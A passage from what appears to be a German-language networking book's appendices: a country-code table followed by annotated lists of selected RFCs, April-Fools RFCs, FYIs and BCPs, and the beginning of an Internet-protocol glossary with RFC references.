BRAZIL	BR	BRA	076
BULGARIA	BG	BGR	100
CANADA	CA	CAN	124
CHILE	CL	CHL	152
CHINA	CN	CHN	156
CHRISTMAS ISLAND	CX	CXR	162
COCOS ISLANDS	CC	CCK	166
COLOMBIA	CO	COL	170
CROATIA	HR	HRV	191
CYPRUS	CY	CYP	196
CZECH REPUBLIC	CZ	CZE	203
DENMARK	DK	DNK	208
ECUADOR	EC	ECU	218
EGYPT	EG	EGY	818
ESTONIA	EE	EST	233
FAROE ISLANDS	FO	FRO	234
FINLAND	FI	FIN	246
FRANCE	FR	FRA	250
GEORGIA	GE	GEO	268
GERMANY	DE	DEU	276
GIBRALTAR	GI	GIB	292
GREECE	GR	GRC	300

GREENLAND	GL	GRL	304
HONG KONG	HK	HKG	344
HUNGARY	HU	HUN	348
ICELAND	IS	ISL	352
INDIA	IN	IND	356
INDONESIA	ID	IDN	360
IRELAND	IE	IRL	372
ISRAEL	IL	ISR	376
ITALY	IT	ITA	380
JAPAN	JP	JPN	392
KOREA, REPUBLIC OF	KR	KOR	410
LATVIA	LV	LVA	428
LEBANON	LB	LBN	422
LIECHTENSTEIN	LI	LIE	438
LITHUANIA	LT	LTU	440
LUXEMBOURG	LU	LUX	442
MACEDONIA, REPUBLIC OF	MK	MKD	807
MALAYSIA	MY	MYS	458
MALTA	MT	MLT	470
MEXICO	MX	MEX	484
MONACO	MC	MCO	492
MOROCCO	MA	MAR	504
NETHERLANDS	NL	NLD	528
NEW ZEALAND	NZ	NZL	554
NIUE	NU	NIU	570
NORWAY	NO	NOR	578
PAKISTAN	PK	PAK	586
PERU	PE	PER	604
POLAND	PL	POL	616
PORTUGAL	PT	PRT	620
QATAR	QA	QAT	634
ROMANIA	RO	ROM	642
RUSSIAN FEDERATION	RU	RUS	643
SAN MARINO	SM	SMR	674
SAUDI ARABIA	SA	SAU	682
SINGAPORE	SG	SGP	702
SLOVAKIA	SK	SVK	703
SLOVENIA	SI	SVN	705
SOUTH AFRICA	ZA	ZAF	710
SPAIN	ES	ESP	724
SRI LANKA	LK	LKA	144
SWEDEN	SE	SWE	752
SWITZERLAND	CH	CHE	756
TAIWAN	TW	TWN	158
TONGA	TO	TON	776
TRINIDAD + TOBAGO	TT	TTO	780
TUNISIA	TN	TUN	788

TURKEY	TR	TUR	792
UKRAINE	UA	UKR	804
UNITED KINGDOM	GB	GBR	826
UNITED STATES	US	USA	840
URUGUAY	UY	URY	858
VATICAN	VA	VAT	336
VENEZUELA	VE	VEN	862
YUGOSLAVIA	YU	YUG	891

G Requests For Comment (RFCs)

Das Internet wird nicht durch Normen, sondern durch RFCs (Request For Comments) beschrieben, gegenwärtig etwa 4000 an der Zahl (Okt. 2004). Wird ein RFC durch einen neueren abgelöst, bekommt dieser auch eine neue, höhere Nummer. Es gibt also keine Versionen oder Ausgaben wie bei den DIN-Normen. Die BCPs und FYIs behalten ihre Nummer, auch wenn dahinter ein neuer RFC steht. Sucht man eine Information, besorgt man sich einen aktuellen Index der RFCs und startet in den Titeln, bei der höchsten Nummer beginnend, eine Stichwortsuche. Einige RFCs sind zugleich FYIs (For Your Information) mit eigener Zählung. Diese enthalten einführende Informationen. Andere RFCs haben den Rang von offiziellen Internet-Protokoll-Standards mit zusätzlicher, eigener Numerierung, siehe RFC 2900 *Internet Official Protocol Standards* vom August 2001, wobei ein Standard mehrere RFCs umfassen kann. Schließlich sind einige RFCs zugleich BCPs (Best Current Practice), siehe RFC 1818, oder RTRs (RARE Technical Report). Eine vollständige Sammlung findet sich auf `ftp.nic.de/pub/rfc/`. Die Dateien mit den Übersichten sind:

- Request For Comments: `rfc-index.txt`, 600 kbyte,
- For Your Information: `fyi-index.txt`, 10 kbyte,
- Internet Standard: `std-index.txt`, 10 kbyte,
- Best Current Practice: `bcp-index.txt`, 20 kbyte.

Ähnlich auch bei `www.rfc-editor.org/`. Zusammenfassungen (Abstracts) der Entwürfe (Internet Drafts) zu kommenden RFCs finden sich bei `www.ietf.org/ietf/1id-abstracts.txt`. Genießen Sie RFCs, die an einem ersten April erschienen sind, mit Vorsicht. Hier folgt eine Auswahl von RFCs, nach der Nummer sortiert.

G.1 Ausgewählte RFCs, ohne FYIs

0001 Host Software (1969)
0681 Network Unix (1975)
0783 The TFTP Protocol (1981)
0814 Name, Addresses, Ports, and Routes (1982)
0821 Simple Mail Transfer Protocol (1982)
0894 A Standard for the Transmission of IP Datagrams over Ethernet Networks (1984)
0902 ARPA-Internet Protocol policy (1984)
0959 File Transfer Protocol (1985)
1000 The Request For Comments Reference Guide (1987)
1034 Domain names – concepts and facilities (1987)

1036 Standard for Interchange of USENET Messages (1987)
1087 Ethics and the Internet (1989)
1094 NFS: Network File System Protocol Specification (1989)
1118 Hitchhiker's Guide to the Internet (1989)
1122 Requirements for Internet Hosts – Communication Layers (1989)
1123 Requirements for Internet Hosts – Application and Support (1989)
1173 Responsibilities of Host and Network Managers (1991)
1180 TCP/IP Tutorial (1991)
1208 Glossary of Networking Terms (1991)
1211 Problems with the Maintenance of Large Mailing Lists (1991)
1281 Guidelines for the secure operations of the Internet (1991)
1295 User bill of rights for entries and listing in the public directory (1992)
1296 Internet Growth (1981 – 1991) (1992)
1310 Internet standards process (1992)
1327 Mapping between X.400(1988)/ISO 10021 and RFC 822 (1992)
1331 Point-to-Point Protocol (PPP) (1992)
1336 Who's who in the Internet (1992)
1340 Assigned Numbers (1992)
1345 Character Mnemonics and Character Sets (1992)
1361 Simple Network Time Protocol (1992)
1378 PPP AppleTalk Control Protocol (1992)
1432 Recent Internet books (1993)
1436 Internet Gopher Protocol (1993)
1441 SMTP Introduction to version 2 of the Internet-standard Network Management Framework (1993)
1459 Internet Relay Chat Protocol (1993)
1460 Post Office Protocol - Version 3 (1993)
1466 Guidelines for Management of IP Address Space (1993)
1475 TP/IX: The Next Internet (1993)
1501 OS/2 User Group (1993)
1506 A Tutorial on Gatewaying between X.400 and Internet Mail (1993)
1510 The Kerberos Network Authentication Service (1993)
1511 Common Authentication Technology Overview (1993)
1591 Domain Name System Structure and Delegation (1994)
1601 Charter of the Internet Architecture Board (IAB) (1994)
1602 The Internet Standards Process (1994)
1603 IETF Working Group Guidelines and Procedures (1994)
1607 A VIEW FROM THE 21ST CENTURY (1994)
1610 Internet Official Protocol Standards (1994)
1618 PPP over ISDN (1994)
1661 The Point-to-Point Protocol (PPP) (1994)
1684 Introduction to White Pages Services based on X.500 (1994)
1690 Introducing the Internet Engineering and Planning Group (IEPG) (1994)
1700 ASSIGNED NUMBERS (1994)
1704 On Internet Authentication (1994)
1738 Uniform Resource Locators (URL) (1994)

1750 Randomness Recommendations for Security (1994)
1752 The Recommendation for the IP Next Generation Protocol (1995)
1775 To Be On the Internet (1995)
1789 INETPhone: Telephone Services and Servers on Internet (1995)
1808 Relative Uniform Resource Locators (1995)
1818 Best Current Practices (1995)
1825 Security Architecture for the Internet Protocol (1995)
1835 Architecture of the WHOIS++ service (1995)
1847 Security Multiparts for MIME: Multipart/Signed and Multipart/Encrypted (1995)
1871 Addendum to RFC 1602 – Variance Procedure (1995)
1881 IPv6 Address Allocation Management (1995)
1882 The 12-Days of Technology Before Christmas (1995)
1883 Internet Protocol, Version 6 (IPv6), Specification (1995)
1898 CyberCash Credit Card Protocol Version 0.8. (1996)
1912 Common DNS Operational and Configuration Errors (1996)
1913 Architecture of the Whois++ Index Service (1996)
1918 Address Allocation for Private Internets (1996)
1924 A Compact Representation of IPv6 Addresses (1996)
1925 The Twelve Networking Truths (1996)
1928 SOCKS Protocol Version 5. (1996)
1935 What is the Internet, Anyway? (1996)
1938 A One-Time Password System (1996)
1939 Post Office Protocol - Version 3. (1996)
1945 Hypertext Transfer Protocol – HTTP/1.0. (1996)
1952 GZIP file format specification version 4.3. (1996)
1955 New Scheme for Internet Routing and Addressing (ENCAPS) for IPNG (1996)
1957 Some Observations on Implementations of the Post Office Protocol (POP3) (1996)
1958 Architectural Principles of the Internet (1996)
1963 PPP Serial Data Transport Protocol (SDTP) (1996)
1968 The PPP Encryption Control Protocol (ECP) (1996)
1972 A Method for the Transmission of IPv6 Packets over Ethernet Networks (1996)
1984 IAB and IESG Statement on Cryptographic Technology and the Internet (1996)
1991 PGP Message Exchange Formats (1996)
2014 IRTF Research Group Guidelines and Procedures (1996)
2015 MIME Security with Pretty Good Privacy (PGP) (1996)
2026 The Internet Standards Process – Revision 3. (1996)
2030 Simple Network Time Protocol (SNTP) Version 4 for IPv4, IPv6 and OSI (1996)
2045 Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies (1996)
2046 Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types (1996)

2047 MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text (1996)
2048 Multipurpose Internet Mail Extension (MIME) Part Four: Registration Procedures (1996)
2049 Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples (1996)
2068 Hypertext Transfer Protocol – HTTP/1.1. (1997)
2070 Internationalization of the Hypertext Markup Language (1997)
2083 PNG (Portable Network Graphics) Specification (1997)
2084 Considerations for Web Transaction Security (1997)
2100 The Naming of Hosts (1997)
2109 HTTP State Management Mechanism (1997)
2110 MIME E-mail Encapsulation of Aggregate Documents, such as HTML (MHTML) (1997)
2111 Content-ID and Message-ID Uniform Resource Locators (1997)
2112 The MIME Multipart/Related Content-type (1997)
2133 Basic Socket Interface Extensions for IPv6 (1997)
2134 Articles of Incorporation of Internet Society (1997)
2135 Internet Society By-Laws (1997)
2145 Use and Interpretation of HTTP Version Numbers (1997)
2146 U.S. Government Internet Domain Names (1997)
2147 TCP and UDP over IPv6 Jumbograms (1997)
2153 PPP Vendor Extensions (1997)
2167 Referral Whois (RWhois) Protocol V1.5. (1997)
2168 Resolution of Uniform Resource Identifiers using the Domain Name System (1997)
2180 IMAP4 Multi-Accessed Mailbox Practice (1997)
2182 Selection and Operation of Secondary DNS Servers (1997)
2185 Routing Aspects of IPv6 Transition (1997)
2186 Internet Cache Protocol (ICP), version 2 (1997)
2187 Application of Internet Cache Protocol (ICP) (1997)
2192 IMAP URL Scheme (1997)
2202 Test Cases for HMAC-MD5 and HMAC-SHA-1 (1997)
2212 Specification of Guaranteed Quality of Service (1997)
2222 Simple Authentication and Security Layer (SASL) (1997)
2223 Instructions to RFC Authors (1997)
2228 FTP Security Extensions (1997)
2231 MIME Parameter Value and Encoded Word Extensions: Character Sets, Languages, and Continuations (1997)
2237 Japanese Character Encoding for Internet Messages (1997)
2245 Anonymous SASL Mechanism (1997)
2323 IETF Identification and Security Guidelines (1998)
2418 IETF Working Group Guidelines and Procedures (1998)
2437 RSA Cryptography Specification Version 2.0 (1998)
2440 OpenPGP Message Format (1998)
2444 The One-Time-Password SASL Mechanism (1998)
2464 Transmission of IPv6 Packets over Ethernet Networks (1998)

2468 I Remember IANA (1998)
2482 Language Tagging in Unicode Plain Text (1999)
2499 Request for Comments Summary (1999)
2500 INTERNET OFFICIAL PROTOCOL STANDARDS (1999)
2505 Anti-Spam Recommendations for SMTP MTAs (1999)
2518 HTTP Extensions for Distributed Authoring (1999)
2542 Terminology and Goals for Internet Fax (1999)
2555 30 Years of RFCs (1999)
2577 FTP Security Considerations (1999)
2588 IP Multicast and Firewalls (1999)
2611 URN Namespace Definition Mechanisms (1999)
2616 Hypertext Transfer Protocol HTTP/1.1 (1999)
2626 The Internet and the Millenium Problem (1999)
2628 Simple Cryptographic Program Interface (1999)
2637 Point-to-Point Tunneling Protocol (1999)
2639 Internet Printing Protocol/Implementer's Guide (1999)
2640 Internationalizationof the File Transfer Protocol (1999)
2646 The Text/Plain Parameter (1999)
2647 Benchmarking Terminology for Firewall Performance (1999)
2651 The Architecture of the Common Indexing Protocol (1999)
2659 Security Extensions For HTML (1999)
2663 IP Network Address Translator (NAT) Terminology and Considerations (1999)
2675 IPv6 Jumbograms (1999)
2683 IMAP4 Implementation Recommendations (1999)
2685 Virtual Private Networks Identifier (1999)
2691 A Memorandum of Understanding for an ICANN Protocol Support Organization (1999)
2718 Guidelines for new URL Schemes (1999)
2756 Hyper Text Caching Protocol (2000)
2761 Terminology for ATM Benchmarking (2000)
2766 Network Address Translation – Protocol Translation (2000)
2773 Encryption using KEA and SKIPJACK (2000)
2775 Internet Transparency (2000)
2822 Internet Message Format (2001)
2828 Internet Security Glossary (2000)
2839 Internet Kermit Service (2000)
2860 Memorandum of Understanding Concerning the Technical Work of the Internet Assigned Numbers Authority (2000)
2874 DNS Extensions to Support IPv6 Address Aggregation and Renumbering (2000)
2875 Diffie-Hellman Proof-of-Possession Algorithms (2000)
2888 Secure Remote Access with L2TP (2000)
2901 Guide to Administrative Procedures of the Internet Infrastructure (2000)
2910 Internet Printing Protocol/1.1 (2000)
2913 MIME Content Types in Media Feature Expressions (2000)

2924 Accounting Attributes and Record Formats (2000)
2929 Domain Name System (DNS) IANA Considerations (2000)
2938 Identifying Composite Media Features (2000)
2960 Stream Control Transmission Protocol (2000)
2965 HTTP State Management Mechanism (2000)
2969 Wide Area Directory Deployment (2000)
2977 Mobile IP Authentication, Authorization and Accounting Reqirements (2000)
2979 Behavior of and Requirements for Internet Firewalls (2000)
2990 Next Steps for the IP QoS Architecture (2000)
3001 A URN Namespace of Object Identifiers (2000)
3002 Overview of 2000 IAB Wireless Internetworking Workshop (2000)
3003 The audio/mpeg Media Type (2000)
3010 NFS Version 4 Protocol (2000)
3013 Recommended Internet Service Provider Security Services and Procedures (2000)
3028 Sieve: A Mail Filtering Language (2001)
3031 Multiprotocol Label Switching Architecture (2001)
3036 LDP Specification (2001)
3076 Canonical XML Version 1.0 (2001)
3072 Structured Data Exchange Format (SDXF) (2001)
3093 Firewall Enhancement Protocol (FEP) (2001)
3106 ECML v1.1: Field Specifications for E-Commerce (2001)
3125 Electronic Signature Policies (2001)
3143 Known HTTP Proxy/Caching Problems (2001)
3377 LDAP (v3) Technical Specification (2002)
3383 IANA Considerations for the LDAP (2002)

G.2 1.-April-RFCs

Ohne Gewähr dafür, ob sie ernst gemeint sind oder nicht.

0112 User/Server Site Protocol: Network host questionaire responses (1971)
0499 Harvard's Network RJE (1973)
0748 Telnet randomly-lose option (1978)
0777 Internet Control Message Protocol (1981)
0779 Telnet send-location option (1981)
0852 ARPANET short blocking feature (1983)
0893 Trailer encapsulations (1984)
0894 Standard for the transmission of IP datagrams over Ethernet networks (1984)
0895 Standard for the transmission of IP datagrams over experimental Ethernet networks (1984)
1147 FYI on a Network Management Tool Catalog
0898 Gateway special interest group meeting notes (1984)
0904 Exterior Gateway Protocol formal specification (1984)

0905 ISO Transport Protocol specification ISO DP 8073 (1984)
0940 Toward an Internet standard scheme for subnetting (1985)
0941 Addendum to the network service definition covering network layer addressing (1985)
0943 Assigned numbers (1985)
0944 Official ARPA-Internet protocols (1985)
0982 Guidelines for the specification of the structure of the Domain Specific Part (DSP) of the ISO standard NSAP adress (1986)
0983 ISO transport arrives on top of the TCP (1986)
0995 End System to Intermediate System Routing Exchange Protocol for use in conjunction with ISO 8473 (1986)
0999 Requests For Comments summary notes: 900 - 999 (1987)
1004 Distributed=protocol authentication scheme (1987)
1050 RPC: Remote Procedure Call Protocol specification (1988)
1052 IAB recommendations for the development of Internet network management standards (1988)
1053 Telnet X.3 PAD option (1988)
1095 Common Management Information Services and Protocol over TCP/IP (1989)
1097 Telnet subliminal-message option (1989)
1100 IAB official protocol standards (1989)
1101 DNS encoding of network names and other types (1989)
1147 FYI on a Network Management Tool Catalog: Tools for Monitoring and Debugging TCP/IP Internets and Interconnected Devices (1990)
1149 Standard for the transmission of IP datagrams on avian carriers (1990)
1151 Version 2 of the Reliable Data Protocol (RDP) (1990)
1152 Workshop report: Internet research steering group workshop on very-high-speed networks (1990)
1153 Digest message format (1990)
1154 Encoding header field for internet messages (1990)
1200 IAB official protocol standards (1991)
1214 OSI internet management: Management Information Base (1991)
1216 Gigabit network economics and paradigm shifts (1991)
1217 Memo from the Consortium for Slow Commotion Research (1991)
1218 Naming scheme for c=US (1991)
1219 On the assignment of subnet numbers (1991)
1220 Point-to-Point Protocol extensions for bridging (1991)
1221 Host access protocol (HAP) specification: Version 2 (1991)
1313 Today's Programming for KRFC AM 1313 Internet Talk Radio (1992)
1437 The Extension of MIME Content-Types to a New Medium (1993)
1438 IETF Statements of Boredom (SOBs) (1993)
1605 SONET to Sonnet Translation (1994)
1606 A Historical Perspective On The Usage Of IP Version 9 (1994)
1607 A View from the 21st Century (1994)
1776 The Address is the Message (1995)

1924 A Compact Representaion of IPv6 Adresses (1996)
1925 The Twelve Networking Truths (1996)
1926 An Experimental Encapsulation of IP Datagrams on Top of ATM (1996)
1927 Suggested Additional MIME Types for Associating Documents (1996)
2100 The Naming of Hosts (1997)
2321 RITA – The Reliable Internetwork Troubleshooting Agent (1998)
2322 Management of IP numbers by peg-dhcp (1998)
2323 IETF Identification and Security Guidelines (1998)
2324 Hypertext Coffee Pot Control Protocol HTCPCP/1.0 (1998)
2325 Definitons of Managed Objects for Drip-Type Heated Beverage Hardware Devices Using SMIv2 (1998)
2549 IP Over Avian Carriers with Quality of Service (1999)
2550 Y10K and Beyond (1999)
2551 The Roman Standards Process – Revision III (1999)
2795 The Infinite Monkey Protocol Suite (2000)
3091 Pi Digit Generation Protocol (2001)
3092 Etymology of *Foo* (2001)
3093 Firewall Enhancement Protocol (FEP) (2001)
3251 Electricity over IP (2002)
3252 Binary Lexical Octet Ad-hoc Transport (2002)

G.3 Alle FYIs

0001 FYI on FYI: Introduction to the FYI notes (1990) (RFC1150)
0002 FYI on a Network Management Tool Catalog: Tools for monitoring and debugging TCP/IP internets and interconnected devices (1993) (RFC1470)
0003 FYI on Where to Start: A bibliography of internetworking information (1991) (RFC1175)
0004 FYI on Questions and Answers - Answers to Commonly asked New Internet User Questions (1999) (RFC2664)
0005 Choosing a name for your computer (1991) (RFC1178)
0006 FYI on the X Window System (1991) (RFC1198)
0007 FYI on Questions and Answers: Answers to commonly asked experienced Internet user questions (1991) (RFC1207)
0008 Site Security Handbook (1997) (RFC2196)
0009 Who's Who in the Internet: Biographies of IAB, IESG and IRSG Members (1992) (RFC1336)
0010 There is Gold in them thar Networks! or Searching for Treasure in all the Wrong Places (1993) (RFC1402)
0011 X.500 Implementations Catalog-96 (1997) (RFC2116)
0012 Building a Network Information Services Infrastructure (1992) (RFC1302)
0013 Executive Introduction to Directory Services Using the X.500 Protocol (1992) (RFC1308)
0014 Technical Overview of Directory Services Using the

X.500 Protocol (1992) (RFC1309)
0015 Privacy and Accuracy Issues in Network Information Center Databases (1992) (RFC1355)
0016 Connecting to the Internet – What Connecting Institutions Should Anticipate (1992) (RFC1359)
0017 The Tao of IETF - A Guide for New Attendees of the Internet Engineering Task Force (2001) (RFC3160)
0018 Internet Users' Glossary (1996) (RFC1983)
0019 FYI on Introducing the Internet – A Short Bibliography of Introductory Internetworking Readings (1993) (RFC1463)
0020 FYI on What is the Internet (1993) (RFC1462)
0021 A Survey of Advanced Usages of X.500 (1993) (RFC1491)
0022 Frequently Asked Questions for Schools (1996) (RFC1941)
0023 Guide to Network Resource Tool (1994) (RFC1580)
0024 How to Use Anonymous FTP (1994) (RFC1635)
0025 A Status Report on Networked Information Retrieval: Tools and Groups (1994) (RFC1689)
0026 K-12 Internetworking Guidelines (1994) (RFC1709)
0027 Tools for DNS debugging (1994) (RFC1713)
0028 Netiquette Guidelines (1995) (RFC1855)
0029 Catalogue of Network Training Materials (1996) (RFC2007)
0030 A Primer On Internet and TCP/IP Tools and Utilities (1997) (RFC2151)
0031 Humanities and Arts: Sharing Center Stage on the Internet (1997) (RFC2150)
0032 Hobbes' Internet Timeline (1997) (RFC2235)
0033 Some Testing Tools for TCP Implementors (1998) (RFC2398)
0034 Users' Security Handbook (1999) (RFC2504)
0035 DON'T SPEW. A Set of Guidelines for Mass Unsolicited Mailings and Postings (spam*) (1999) (RFC2635)
0036 Internet Security Glossary (2000) (RFC2828)
0037 Guide to Administrative Procedures of the Internet Infrastructure (2000) (RFC2901)
0038 How to Advertise Responsibly Using E-Mail and Newsgroups (2001) (RFC3098)

G.4 Alle BCPs

0001 Best Current Practices (1995) (RFC1818)
0002 Addendum to RFC 1602 – Variance Procedure (1995) (RFC1871)
0003 Variance for The PPP Connection Control Protocol and The PPP Encryption Control Protocol (1996) (RFC1915)
0004 An Appeal to the Internet Community to Return Unused IP Networks (Prefixes) to the IANA (1996) (RFC1917)
0005 Address Allocation for Private Internets (1996) (RFC1918)
0006 Guidelines for creation, selection, and registration of an Autonomous System (AS) (1996) (RFC1930)
0007 Implications of Various Address Allocation Policies for

Internet Routing (1996) (RFC2008)
0008 IRTF Research Group Guidelines and Procedures (1996) (RFC2014)
0009 The Internet Standards Process – Revision 3 (1996) (RFC2026)
0010 IAB and IESG Selection, Confirmation, and Recall Process: Operation of the Nominating and Recall Committees (2000) (RFC2727)
0011 The Organizations Involved in the IETF Standards Process (1996) (RFC2028)
0012 Internet Registry IP Allocation Guidelines (1996) (RFC2050)
0013 Multipurpose Internet Mail Extension (MIME) Part Four: Registration Procedures (1996) (RFC2048)
0014 Key words for use in RFCs to Indicate Requirement Levels (1997) (RFC2119)
0015 Deployment of the Internet White Pages Service (1997) (RFC2148)
0016 Selection and Operation of Secondary DNS Servers (1997) (RFC2182)
0017 Use of DNS Aliases for Network Services (1997) (RFC2219)
0018 IETF Policy on Character Sets and Languages (1998) (RFC2277)
0019 IANA Charset Registration Procedures (2000) (RFC2978)
0020 Classless IN-ADDR.ARPA delegation (1998) (RFC2317)
0021 Expectations for Computer Security Incident Response (1998) (RFC2350)
0022 Guide for Internet Standards Writers (1998) (RFC2360)
0023 Administratively Scoped IP Multicast (1998) (RFC2365)
0024 RSVP over ATM Implementation Guidelines (1998) (RFC2379)
0025 IETF Working Group Guidelines and Procedures (1998) (RFC2418)
0026 Guidelines for Writing an IANA Considerations Section in RFCs (1998) (RFC2434)
0027 Advancement of MIB specifications on the IETF Standards Track (1998) (RFC2438)
0028 Enhancing TCP Over Satellite Channels using Standard Mechanisms (1999) (RFC2488)
0029 Procedure for Defining New DHCP Options (1999) (RFC2489)
0030 Anti-Spam Recommendations for SMTP MTAs (1999) (RFC2505)
0031 Media Feature Tag Registration Procedure (1999) (RFC2506)
0032 Reserved Top Level DNS Names (1999) (RFC2606)
0033 URN Namespace Definition Mechanisms (1999) (RFC2611)
0034 Changing the Default for Directed Broadcasts in Routers (1999) (RFC2644)
0035 Registration Procedures for URL Scheme Names (1999) (RFC2717)
0036 Guidelines for Writers of RTP Payload Format Specifications (1999) (RFC2736)
0037 IANA Allocation Guidelines For Values In the Internet Protocol and Related Headers (2000) (RFC2780)
0038 Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing (2000) (RFC2827)
0039 Charter of the Internet Architecture Board (IAB) (2000) (RFC2850)
0040 Root Name Server Operational Requirements (2000) (RFC2870)

0041 Congestion Control Principles (2000) (RFC2914)
0042 Domain Name System (DNS) IANA Considerations (2000) (RFC2929)
0043 Procedures and IANA Guidelines for Definition of New DHCP Options and Message Types (2000) (RFC2939)
0044 Use of HTTP State Management (2000) (RFC2964)
0045 IETF Discussion List Charter (2000) (RFC3005)
0046 Recommended Internet Service Provider Security Services and Procedures (2000) (RFC3013)
0047 Tags for the Identification of Languages (2001) (RFC3066)
0048 End-to-end Performance Implications of Slow Links (2001) (RFC3150)
0049 Delegation of IP6.ARPA (2001) (RFC3152)
0050 End-to-end Performance Implications of Links with Errors (2001) (RFC3155)
0051 IANA Guidelines for IPv4 Multicast Address Assignments (2001) (RFC3171)
0052 Management Guidelines & Operational Requirements for the Address and Routing Parameter Area Domain (arpa) (2001) (RFC3172)
0053 GLOP Addressing in 233/8 (2001) (RFC3180)
0054 IETF Guidelines for Conduct () (RFC3184)
0055 Guidelines for Evidence Collection and Archiving () (RFC3227)
0056 On the use of HTTP as a Substrate () (RFC3205)
0057 IANA Considerations for IPv4 Internet Group Management Protocol (IGMP) () (RFC3228)
0058 Defining the IETF () (RFC3233)
0059 A Transient Prefix for Identifying Profiles under Development () (RFC3349)
0060 Inappropriate TCP Resets Considered Harmful () (RFC3360)
0061 Strong Security Requirements for Internet Engineering Task Force Standard Protocols () (RFC3365)
0062 Advice to link designers on link Automatic Repeat reQuest (ARQ) () (RFC3366)
0063 Session Initiation Protocol (SIP) for Telephones (SIP-T): Context and Architectures () (RFC3372)
0064 Internet Assigned Numbers Authority (IANA) Considerations for the Lightweight Directory Access Protocol (LDAP) () (RFC3383)
0065 Dynamic Delegation Discovery System (DDS) Part Five: URLARPA Assignment Procedures (2002) (RFC3405)
0066 Uniform Resource Names (URN) Namespace Definition Mechanisms (2002) (RFC3406)
0067 Change Process for the Session Initiation Protocol (SIP) (2002) (RFC3427)
0068 Layer Two Tunneling Protocol (L2TP) IANA Considerations Update (2002) (RFC3438)
0069 TCP Performance Implications of Network Path Asymmetrie (2002) (RFC3449)
0070 Guidelines for the Use of XML within IETF Protocols

(2003) (RFC3470)

0071 TCP over Second (2.5G) and Third (3G) Generation Wireless Networks (2003) (RFC3481)

0072 Guidelines for Writing RFC Text on Security Considerations (2003) (RFC3552)

0073 An IETF URN Sub-namespace for Registered Protocol Parameters (2003) (RFC3553)

0074 Coexistence between Version 1, Version 2, and Version 3 of the Internet-standard Network Management Framework (2003) (RFC3584)

0075 Session Inititation Protocol (SIP). Basic Call Flow Examples (2003) (RFC3665)

0076 Session Inittiation Protocol (SIP). Public Switched Telephone Network (PSTN) Call Flows. (2003) (RFC3666)

0077 IETF ISOC Boardof Trustee Appointment Procedures (2003) (RFC3677)

0078 IETF Rights in Contributions (2004) (RFC3667)

0079 Intellectual Property Rights in IETF Technology (2004) (RFC3668)

0080 Delegation of E.F.F.3.IP6.ARPA. (2004) (RFC3681)

0081 The IETF XML Registry. (2004) (RFC3688)

0082 Assigning Experimental and Testing Numbers Considered Useful (2004) (RFC3692)

0083 A Practice for Revoking Posting Rights to IETF Mailing Lists (2004) (RFC3683)

0084 Ingress Filtering for Multihomed Networks (2004) (RFC3704) 0085 Third Party Call Control (3pcc) in the Session Initiation Protocol (SIP) (2004) (RFC3725)

Best Current Practices for

0086 Determining Strength for Public Keys Used for Exchanging Symmetric Keys. (2004) (RFC3766)

0087 Use of Interior Gateway Protocol (IGP) Metric as a second MPLS Traffic Engineering (TE) Metric (2004) (RFC3785)

0088 IANA Considerations for the Point-to-Point Protocol (PPP) (2004) (RFC3818)

0089 Advice for Internet Subnetwork Designers (2004) (RFC3819)

H Internet-Protokolle

Ein Protokoll ist ein Satz von Regeln zur Verständigung zwischen zwei Computern oder Peripheriegeräten. Hier die wichtigsten im Internet verwendeten Protokolle:

3DESE	PPP Triple-DES Encryption Protocol (RFC 2420)
ACAP	Application Configuration Access Protocol (RFC 2244)
AgentX	Agent Extensibility Protocol (RFC 2257)
ARP	Address Resolution Protocol (RFC 826)
ATMP	Ascend Tunnel Management Protocol)RFC 2107)
BAP	PPP Bandwidth Allocation Protocol (RFC 2125)
BACP	PPP Bandwidth Allocation Control Protocol (RFC 2125)
BGP	Border Gateway Protocol (RFC 1771)
BOOTP	Bootstrap Protocol (RFC 951, 1542)
CCP	PPP Compression Control Protocol (RFC 1962)
CHAP	PPP Challenge Handshake Authentication Protocol (RFC 1994)
CMOT	Common Management Information Protocol over TCP (RFC 1095)
DCAP	Data Link Switching Client Access Protocol (RFC 2114)
DESE-bis	PPP DES Encryption Protocol (RFC 2419)
DHCP	Dynamic Host Configuration Protocol (RFC 2131)
DLSw	Data Link Switching Protocol (RFC 1795)
DSP	A Dictionary Server Protocol (RFC 2229)
EAP	PPP Extensible Authenication Protocol (RFC 2284)
EARP	Ethernet Address Resolution Protocol (RFC 826)
Echo	Echo Protocol (RFC 862)
ECP	PPP Encryption Control Protocol (RFC 1968)
EGP	Exterior Gateway Protocol (RFC 827, 904)
ESRO	Efficient Short Remote Operations Protocol (RFC 2188)
FANP	Flow Attribute Notification Protocol (RFC 2129)
Finger	Finger User Information Protocol (RFC 1288)
FOOBAR	FTP Operation Over Big Address Records Protocol (RFC 1639)
FTP	File Transfer Protocol (RFC 959, 2228)
GKMP	Group Key Management Protocol Specification (RFC 2093)
Gopher	Internet gopher Protocol (RFC 1436)
HTCPC	Hypertext Coffee Pot Control Protocol (RFC 2324)
HTTP	Hypertext Transfer Protocol (RFC 2068)
IARP	Inverse Address Resolution Protocol (RFC 2390)
ICMP	Internet Control Message Protocol (RFC 792, 950)
ICMPv6	Internet Control Message Protocol version 6 (RFC 1885)
ICP	Internet Cache Protocol (RFC 2186)
IGMP	Internet Group Management Protocol (RFC 2236)
IMAP	Internet Message Access Protocol (RFC 2060)
IMPP	Instant Messaging/Presence Protocol (RFC 2779)

IOTP	Internet Open Trading Protocol (RFC 2935)
IP	Internet Protocol (RFC 791)
IPng	Recommendation for the IP next generation Protocol (RFC 1752)
IPv6	Internet Protocol version 6 (RFC 1883)
IRC	Internet Relay Chat Protocol (RFC 1459)
LDAP	Lightweight Directory Access Protocol (RFC 2251)
LFAP	Lightweight Flow Admission Protocol (RFC 2124)
MAPOS	Multiple Access Protocol over SONET (RFC 2171)
MP	PPP Multilink Protocol (RFC 1990)
MPPC	Microsoft Point-to-Point Compression Protocol (RFC 2118)
NBFCP	NetBIOS Frames Control Protocol (RFC 2097)
NFS	Network File System Protocol (RFC 1094 und 1813)
NHRP	NBMA Next Hop Resolution Protocol (RFC 2332)
NNTP	Network News Transport Protocol (RFC 977)
NTP	Network Time Protocol (RFC 1305)
OFTP	ODETTE File Transfer Protocol (RFC 2204)
PIM-SM	Protocol Independent Multicast - Sparse Mode (RFC 2362)
POP	Post Office Protocol (RFC 1939)
